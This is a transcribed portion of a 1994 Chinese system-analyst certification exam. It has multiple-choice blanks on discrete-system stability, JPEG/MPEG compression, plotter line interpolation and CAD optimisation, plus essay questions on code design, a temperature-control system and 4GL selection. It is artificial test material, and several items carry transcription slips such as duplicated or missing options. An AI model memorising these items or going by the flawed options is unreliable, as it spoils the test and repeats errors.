供选择的答案

- A-D: ① 1    ② 2    ③ 3    ④ -1    ⑤ -2    ⑥ -3  
 E: ①  $z^2 + 3z + 2 = 0$     ②  $z^2 - 3z + 2 = 0$   
 ③  $z^2 + 3z - 2 = 0$     ④  $z^2 - 3z - 2 = 0$

系上 12 (共 14 页)

试题 24

从供选择的答案中，选出应填入下面关于离散系统稳定性叙述中  内的正确答案，把编号写在答卷的对应栏内。

线性离散系统稳定的充分必要条件是其特征方程的全部根都在 z 平面上以原点为中心的圆内。为了避免特征根，可用  A 判断。它是根据特征方程的  B 来进行判定。使用该方法时，须先作变换  C，将 z 平面上单位圆内区域变换为 W 平面上的左半平面。如果某线性离散系统的特征方程为  $z^2 - z + 0.632 = 0$ ，则经过变换得到的 W 平面上的特征方程为  D，根据  A 判断，该系统是  E 的。

供选择的答案

- A: ① 劳斯    ② 劳斯    ③ 奈斯    ④ 韦达  
 B: ① 根的性质    ② 系数个数    ③ 系数    ④ 阶数  
 C: ①  $z = (1+W)/(1-W)$     ②  $z = (1-W)/(1+W)$   
 ③  $z = (1+W)$     ④  $z = (1-W)$   
 D: ①  $2.632W^2 + 0.716W + 0.632 = 0$     ②  $2.632W^2 - 0.716W + 0.632 = 0$   
 ③  $W^2 + W + 0.632 = 0$     ④  $W^2 - W + 0.632 = 0$   
 E: ① 不稳定    ② 稳定    ③ 渐近稳定    ④ 临界稳定

试题 25

从供选择的答案中，选出应填入下面关于数据压缩叙述中  内的正确答案，把编号写在答卷的对应栏内。

数字化的图像数据量是非常大的，例如：一幅分辨率为  $640 \times 480$  具有  $2^{24}$  种色彩的图像占用存储量约为 7.4 Mbit。如果要使其显示时间 10 秒钟，则全部图像占用存储量  A Mbit，除此之外还需要有  B 才行。所以，数据压缩技术是多媒体计算机的关键技术之一。目前公认的国际标准是：用于多媒体静止图像的  C 标准；用于电视电话、会议电视的  D 标准；用于数字存储媒体运动图像的  E 标准。

供选择的答案

- A: ① 74    ② 185    ③ 740    ④ 1850    ⑤ 3700  
 B: ① 超高分辨率显示器    ② 超高速显示器  
 ③ 极高速数据传输速率    ④ 光盘  
 C-E: ① CORE    ② JPEG    ③ Audio    ④ Video  
 ⑤ P-64    ⑥ MPEG    ⑦ GKS    ⑧ PHICS

系上 13 (共 14 页)

试题 26

从供选择的答案中，选出应填入下面关于线控叙述中 [ ] 内的正确答案，把编号写在答卷的对应栏内。

数字绘图仪一般只能控制画笔的 x 和 y 方向步进，即 Δx = [-1, 0, 1] 和 Δy = [-1, 0, 1]。要它画出两端点之间的线段，则必须进行直线插补，常采用不在 Δx 和 Δy 同时移动画笔的逐点比较法。现考察用此算法画出的线段 OA，设画笔已由该算法控制从 O 到达 B 处，当前画笔偏差可用

$$18 \beta - 18 \alpha = \frac{Y_b - Y_a}{X_b - X_a} - \frac{Y_b X_a - X_b Y_a}{X_a X_b}$$

估算。因  $X_b X_a > 0$ ，所以可由  $F_1 = Y_b X_a - X_b Y_a$  来控制画笔的下一步移动。当  $F_1 > 0$  时，则画笔移动的 Δx 和 Δy 分别为 [A]。当  $F_1 < 0$  时，则画笔移动的 Δx 和 Δy 分别为 [B]。而  $F_1 = 0$  可事先规定属于上述两种之一。更进一步， $F_1$  可用递推方法计算。即当  $F_1 > 0$  时，则画笔移动后的  $F_{n+1} = [C]$ ，而当  $F_1 < 0$  时，则  $F_{n+1} = [D]$ 。用上设备画出的线段不同于理想线段，它有毛刺，其根本原因是 [E]。

供选择的答案

- A, B: ① 0, 0      ② 0, 1      ③ 1, C      ④ 1, 1  
 ⑤ 0, -1      ⑥ -1, 0      ⑦ 1, -1      ⑧ -1, 1  
 C, D: ①  $F_1 + X_n$       ②  $F_1 + X_{n-1}$       ③  $F_1 - X_n$       ④  $F_1 - X_{n-1}$   
 ⑤  $F_1 + Y_n$       ⑥  $F_1 + Y_{n-1}$       ⑦  $F_1 - Y_n$       ⑧  $F_1 - Y_{n-1}$   
 E: ① 运算速度不够快      ② 量化误差  
 ③ 量化误差      ④ 画笔移动落后于计算结果  
 ⑤ 画笔太粗

试题 27

从供选择的答案中，选出应填入下面关于优化叙述中 [ ] 内的正确答案，把编号写在答卷的对应栏内。

优化技术是 CAD 系统的一个重要组成部分，优化技术的一般方法是先建立与设计目标有关的 [A]，再进行 [B] 工作。

对无约束非线性多变量函数  $f(x)$  求极值的最普遍方法是 [C] 法。求极值点的迭代公式是  $x_{k+1} = x_k - a \times g'(x_k)$ ，其中 a 是步长， $g'(x)$  是  $f(x)$  的 [D] 函数。若能求得极值，在没有其它先决条件时，可以断定它是  $f(x)$  的 [E]。

供选择的答案

- A: ① 图形显示      ② 计算公式      ③ 评价函数      ④ 数据库  
 B: ① 求极值      ② 形成快速算法      ③ 采用近似计算      ④ 减少冗余度  
 C: ① 人一机通讯  
 D: ① 梯度法      ② 线性规划      ③ 最速下降/上升      ④ 拉氏变换  
 ⑤ 方程求解  
 E: ① 极小值      ② 极大值      ③ 最小值      ④ 数值展开      ⑤ 正交  
 ⑥ 局部极值      ⑦ 极大值      ⑧ 最小值      ⑨ 全局极值      ⑩ 零值

系下 14 (共 14 页)

一九九四年度

系统分析员级 下午试题 I

请按下表答题

|      |             |          |
|------|-------------|----------|
| 试题号  | 试题一~试题四     | 试题五~试题六  |
| 选择方法 | 从4题中选答2题    | 从2题中选答1题 |
| 解答时间 | 13:30~15:00 | 90分钟     |

注意事项

- 请按下述要求正确填写答卷，若不按下述要求解答，将不给分。
1. 在答卷的省、自治区、直辖市、计划单列市栏内填写你所在的省、自治区、直辖市、计划单列市的名称。
  2. 在答卷的指定位置内填写准考证编号、出生年月日和姓名。
  3. 在试题号栏内用○圈住选答的试题号。
  4. 答卷上除填写上述内容外只能写答案。
  5. 答卷的解答栏每格各不相通，填写答案时，请看清试题号码。
  6. 解答时字迹务必清楚，字迹不清时，将不评分。

系下 1 (共 12 页)

从下列的 4 道试题(试题一至试题四)中任选 2 题解答。如果解答的试题数超过 2 题，则解答的前 2 题有效。

试题一

阅读下列关于信息系统中代码设计的叙述，回答第 1、3、4 题。某大型综合商场目前经营十八个大类共三千五百多种商品的批发零售的流通业务(其中每一个大类中商品的品种数决不会超过 1200 种，根据经营困难而决定，大类数预计也不会有很大规模的扩展)。由于地处商业中心，营业情况十分兴隆，商场主任经理要求商品管理部和信息化管理部协助编制商品计算机化系统软件的开发工作。计划中的计算机化信息系统应在各①商品进货核算模块；②成本价格核算模块；③商品流转核算模块；④账务处理模块；⑤专用基金核算模块；⑥固定资产投资核算模块；⑦工资核算模块等主要功能模块。

根据综合商场流通业务繁杂、信息量极大、种类又极繁多等特点，信息处理部门的技术工程师认为应当十分重视信息系统的代码设计工作，并对每种商品、每一个明细科目、每级固定资产、每一职工和每一个有关业务环节等均应规定并且编制好相应的代码，以利于计算机能对各种数据实施有效的登录、入库、分类、排序、合并、检索、修改、计算加工、统计分析等各类操作与处理。

- 为此，技术工程师提出了下列几条编制设计原则：
- (1) 代码规定的唯一性——每一信息处理对象只有一个代码，同时，每一个代码只能唯一地代表某一信息处理对象。
  - (2) 代码规定的简洁性——变长代码的结构、类型与格式等尽可能简明，代码所占用的位数尽可能短，这样可以减少冗余数据量，处理效率高，输入等各种操作速度快，并且可以减少差错。
  - (3) 代码的标准化和规范化——应对同行业内普遍采用国标和部标，努力向有关的国际标准化，有利于信息的交流、共享与推广应用。在代码的结构、类型与格式等方面，应在保留信息类的本质特征的基础上，使代码尽可能实现系统化与一致化，有制、准确地区分信息处理对象，加强分类与检索等类类有关处理。
  - (4) 代码的自然合理性和可记忆性——编制所采用的形式应力求符合于信息分类体系的自然特征，合理地使代码与信息分类直接关联。凡面向用户的场合，代码的格式、类型与取值范围等应尽可能选择使用用户容易记忆的数据形式，有助于在信息处理的各个环节中方便地使用，特别是在输入/输出人机界面上保证效率和准确性。
  - (5) 代码的实用性和高弹性——代码设计应充分反映出相应信息对象的特点，除了在有关场合使用易于理解与掌握外，更应进一步考虑所编制的内部代码有利于数据库的定义、建立、操作与维护等各种环节，适应于计算机进行各类内部处理，如便于查数、录入、纠错和检索等，目标是提高信息系统的可靠性和运行效率。
- 在贯彻上述有关原则设计代码时，技术工程师进一步建议，可以针对不同的对象分别采用顺序码或顺序码、定长或不定长定长或不定长码、①数字型代码(可由数字分必性组成、分离式、混合式)、②英文或混合字母型代码、③阿拉伯的中文(即汉字)型代码、④混合型代码(即由数字、字母、符号或中文等混合组成)、⑤以上各条混合的作为代码或进一步组合而成的代码(即压缩码)。

系下 2 (共 12 页)

[问题 1]

商场主任经理在审查技术工程师的代码设计原则时，认为在这些代码设计原则中还缺少了一项十分重要的原则，请用 40 字以内文字加以说明。

[问题 2]

李工工程师在编制商品代码设计时，初步决定对“商品”这一类对象在系统内部处理时，可采用某种混合型代码。为了便于检索、排序与分类等操作，既能考虑到大类特征又可区分出大类内每一种商品，请回答对于该商场经营商品特点的高效率的“商品”的内部代码，最少可以由多少个字符所组成?为什么?(用 50 字以内文字说明)。

[问题 3]

确定了代码的编制方案后，应当汇编成一本“代码信息说明书”文档(比如对于具有三级科目的总账会计科目代码，说明一级科目为三位数字，二级科目为二位数字，三级科目为五位数字等)。请简要列出你所建议的“代码信息说明书”的格式。(用 200 字以内文字说明)。

系下 3 (共 12 页)

试题二

阅读下列关于实时温控系统的软件设计的叙述，回答问题1和问题2。

某自动化系统工程公司为某一类用户设计一种计算机化的实时温度控制装置。该装置由机电部分与微机控制部分所组成。为了实时控制温度范围，机电部分采用了制冷压缩机、风机、加热器、指示灯和辅助打泵等各类温度调节用的机电设备。微机控制部分的硬件有下列基本模块：




图2.1 温控装置硬件示意图

该装置可以对一个密闭型的恒温室进行恒温控制和变温控制。

① 变温控制功能——其中规定了最高温度HT和最低温度LT两个温度指标。当选定变温控制功能时，先使高温指示灯亮，并使室内温度迅速控制在HT±6%范围以内，维持高温状态时间为12小时；这时，高温指示灯灭，应使温度控制在LT±6%范围以内，维持低温状态时间也为12小时。然后，再使高温指示灯亮，进入变温HT状态，如此周而复始。

② 恒温控制功能——其中只规定了一个恒温温度CT，允许有±5%范围变动。这时恒温指示灯亮，表示室内正处于恒温控制状态。

这类变温实时控制系统的-一个设计要点是应当力求去避免机电部分（尤其是大功率的压缩机、加热器、风机等）频繁地开启与关闭。这样，既可以延长机电部分的使用寿命，又可以降低能耗和提高系统控制的效率。为此，系统中温度传感器采样时，采取了同时采样恒温室内和恒温室外多点采样的方法，根据环境温度变化情况，相应地去改变制冷或加热的控制条件。

在操作时，系统的使用人员可通过控制台及键盘进行功能的选择以及输入相应的参数或数据，可以控制系统处于不同的工作状态。达到实时温度控制的自稳。显示设备用于反映系统当前的工作状态和机电部分的工作状况，动态监测当前室内外界温等情况，便于由使用人员实时监控系统的工作。温度传感器实时地把室内外的温度值等转换为电压量，经A/D转换为数字量后，通过数据总线送入CPU，经CPU运算处理后获得室内外界温值等有关参数。CPU和存储器等计算机系统从事于有关数据的处理与控制条件的分析计算，并产生相应控制输出用于实现对机电部分在各种条件下的启停控制。

经系统分析后，初步拟定了系统控制程序的下列流程：




图2.2 系统控制程序流程图

由此可见，该系统控制程序大体上由初始化模块，用户控制与输入模块，温度读出模块，正常检查模块与报警处理模块，变温与恒温控制模块以及时间量控制模块等组成。其中比较复杂的核心工作模块是变温控制或恒温控制模块的实现，各类有关中断的可靠实现将是系统实现有效控制的基础。

【问题 1】

在这个系统控制程序中，初始化模块也占有相当重要的地位，请用 100 字以内阐述初始化模块的基本内容。

【问题 2】

系统的安全可靠性是设计中值得特别注意的内容，必须保证机电设备的可靠启停和安全运转以及恒温室内有可靠的温度控制。请用 200 字以内的文字简要说明在设计正常检查模块与报警处理模块时应注意的问题。

试题三

阅读下列关于选用高生产率语言（第四代语言）方面的叙述，回答问题1和问题2。

某外贸公司在开发信息管理系统时考虑到能适合于非职业性程序员的广泛使用以及能应付公司中不断改变着的应用需求，希望采用一种高生产率的语言（第四代语言）来进行系统的开发。期望应用此语言能够高效率地实现下列目标：①大量信息查询和若干必要的复杂查询；②数据量多而格式可变的简明报表生成；③各类图表设计图形的显示和分析；④各种功能较简单而种类繁杂的应用程序或模块生成；⑤实用型小的交互式对话的产生；⑥公司中各类数据库的生成和维护。

在讨论选用此类语言时，公司的信息管理部门曾经提出了下列一些选用原则：

(1) 在选用语言时，应主要考虑能支持此语言的有关基础，比如应包括数据库管理系统 (DBMS)、程序库、数据字典等，最好还有相应的“百科全书”（其中包含有商业规则与有关的逻辑知识）。

(2) 在语言中，必须包含有“非过程化的语言”的特点，即在大多数场合下只需由用户按照指定格式去告诉系统“做什么”，而不再由用户去详细地完成此功能的所有实施细节过程。

(3) 判断语言质量高低的一个主要标准是此语言对用户的友善性或者对用户的吸引力。比如，鼓励用户采用键盘或鼠标作出相应的动作，给用户有印象深刻且快速有效的响应，能提供较大且图文并茂的屏幕显示等。

(4) 该语言在提供高效率语义的同时，应在系统运行之前，尽可能提供运行代价或者运行可能后果的反馈信息，特别应当提供有效的语义检查和语法检查，更希望能在用户输入信息或者建立过程时，及早发现潜在的可悔的问题。

(5) 该语言应当提供有相当的灵活性，比如允许所产生程序在运行时，可以由用户进一步去提供修改此程序的信息。该语言也应尽可能取消对用户的限制，从而更适用于各类程度的用户的需求。

(6) 该语言应为用户提供在屏幕上可用的参数表，用户可以根据自己的需要去选用合适的参数值，由软件向用户列出一组选择、各种可用的格式类型和各类可用的数据类型等。这时，系统自然已可不再需要提供缺省默认选择功能了。

(7) 该语言应当尽量向用户提供有相应的助记符和尽可能高简洁而严格的语法结构，比如它能提供没有任何标点符号（如分号、逗号、句号等）的若干严格规定的结构，从而使屏幕显示时或用户使用感到更加严密、大方和清晰。这样，用户只需要花一定时间的培训和使用时，即可深入地掌握和记忆。

(8) 该语言能有助于迅速地建立原型和方便地修改原型，从而可使系统分析员和最终用户都能很快地去了解原始模型，通过不断改变原型，使之更快地满足用户的需求。经调整原型后，使所建立的应用更加有效和更加实用。

(9) 该语言应当力求实现最少时间原则，最少错误原则与最少维护原则。即能够使使用开发所花费的时间量尽可能地减少；具有防止人为引起出错的有效措施，并且在出错后具有强盛的自动识别与诊断能力；当应用系统的需求发生变化时，所花费的维护工作量应尽可能地减少。

(10) 通过采用了该语言，用户能够用比 COBOL 少一个数量级的命令代码来生成太多应用程序，运行效率也更高。

(11) 尽管该语言有看高生产率的特点，仍应实施并鼓励采用结构化编程。此外，在可能时，也希望这类高生产率语言应能有过程化和非过程化两者的优点。

(12) 由于这类语言正在发展与成熟的过程中，有关的语法、语义、对话等还有不少的问题正在展开和显现。选用时应综合考虑本公司的实际情况和发展趋势。

【问题 1】

请从上述叙述的十二条选择“高生产率语言”的原则中，找出三条相对来说是不适当的，依次列出其编号。

【问题 2】

对你所选出的三条不够确切或不正确的原则，各用 80 字以内加以改正。





